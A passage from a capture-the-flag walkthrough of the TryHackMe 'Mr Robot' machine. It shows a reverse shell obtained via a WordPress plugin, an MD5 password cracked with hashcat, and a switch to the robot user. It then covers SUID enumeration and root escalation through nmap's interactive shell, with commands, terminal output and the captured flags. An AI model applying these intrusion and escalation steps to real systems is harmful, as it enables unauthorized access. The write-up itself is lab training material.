
Then in the new tab I accessed the plugin with the below url:

10.10.45.114/wp-content/plugins/contact-form-7/wp-contact-form-7.php


After this, I got the reverse shell on my terminal. Then I spawned an interactive shell with the below commands:

python3 -c ‘import pty;pty.spawn(“/bin/bash”)’

export TERM=xterm



Then I started searching for the second flag and in the /home/robot/ directory, I found the second flag file but only root and robot user had the access to open it. But in that directory, there was another file named password.raw-md5



Privilege Escalation:

When I opened that file, I found robot user's password in encrypted form and from the filename I thought the encryption type could be raw-md5.

Then I opened hashcat on my machine and used the below command to crack the password:

hashcat -a 0 -m 0 hash.txt rockyou.txt

```
mr_robot : zsh — Konsole
File  Edit  View  Bookmarks  Settings  Help

c3fcd3d76192e4007dfb496cca67e13b:abcdefghijklmnopqrstuvwxyz

Session..........: hashcat
Status...........: Cracked
Hash.Name........: MD5
Hash.Target......: c3fcd3d76192e4007dfb496cca67e13b
Time.Started.....: Mon Jan 24 03:20:50 2022 (1 sec)
Time.Estimated...: Mon Jan 24 03:20:51 2022 (0 secs)
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   628.2 kH/s (1.15ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 40960/14344385 (0.29%)
Rejected.........: 0/40960 (0.00%)
Restore.Point....: 32768/14344385 (0.23%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: dyesebel -> loserface1

Started: Mon Jan 24 03:20:47 2022
Stopped: Mon Jan 24 03:20:52 2022
┌[1nf1n17y]─[03:21-24/01]─[/home/infinity/Desktop/tryhackme/mr_robot]
```

and I was right. The encryption type was raw-md5.

```
poc : nc — Konsole
File  Edit  View  Bookmarks  Settings  Help
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls -la
ls -la
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ whoami
whoami
robot
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

Then I used the command: **su robot** and entered the password to login as robot user on target machine and in the key-2-of-3.txt file, I found the second flag.

Then I used the below command to check binaries with SUID bit enabled:

find / -type f -perm -4000 2>/dev/null

```
poc : nc — Konsole
File  Edit  View  Bookmarks  Settings  Help
robot@linux:~$ find / -type f -perm -4000 2>/dev/null
find / -type f -perm -4000 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
```

out of all the binaries, there was a binary named nmap which looked suspicious. So, I went to **GTFObins**, a web application by GitHub which shows the methods to abuse binaries to gain root access. Link of GTFObins is given below:

https://gtfobins.github.io/

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) Input echo is disabled.

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
sudo nmap --script=$TF
```

(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
sudo nmap --interactive
nmap> !sh
```

On GTFObins, I found method to use nmap to gain root access. then I used the commands provided on GTFObins and I got the root access.

Commands:

- ➔ nmap –interactive
- ➔ !sh

NOTE: don’t use sudo in the first command.

Then in the /root/ directory, I found the file named key-3-of-3.txt and in that file, I found the third flag(root flag).